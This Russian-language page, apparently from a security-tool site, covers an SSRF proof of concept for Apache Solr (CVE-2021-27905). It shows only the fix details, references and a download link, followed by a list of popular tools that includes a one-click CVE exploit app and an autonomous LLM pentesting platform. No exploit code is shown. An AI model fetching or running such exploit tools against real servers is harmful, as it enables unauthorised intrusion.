
SSRF PoC

Устранение (8.8.2+)

В ReplicationHandler Solr были внесены исправления:

  • Проверка того, что masterUrl/leaderUrl указывает только на разрешённые хосты.
  • Ограничение допустимых схем URL (только http, https).
  • Усиление защиты функций удалённого потокового вещания.
  • Рекомендация администраторам защитить /replication с помощью аутентификации или полностью удалить его, если он не используется.


Ссылки

  • https://nvd.nist.gov/vuln/detail/CVE-2021-27905
  • https://lists.apache.org/thread/90kct018gfdnvh9wh5xvt0grm9jk2l80

Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    912
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    721
  • 3

    looking-glass

    anonghosty/looking-glass

    Платформа CSIRT, которая загружает отчёты Shadowserver в MongoDB и воспроизводит их в виде интерактивных карт, аналитики, результатов, рекомендаций и исполнительных дашбордов.

    431
  • 4

    jumpserver

    jumpserver/jumpserver

    JumpServer — это платформа управления привилегированным доступом (PAM) с открытым исходным кодом, которая предоставляет командам DevOps и IT безопасный доступ по требованию к конечным точкам SSH, RDP, Kubernetes, баз данных и RemoteApp через веб-браузер.

    405
  • 5

    SafeLine

    chaitin/safeline

    Сам хостируемый WAF и обратный прокси-сервер, который фильтрует вредоносный HTTP-трафик, блокирует SQL-инъекции, XSS и атаки ботов, с ограничением скорости и динамическим шифрованием HTML/JS.

    355
  • 6

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    338

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →


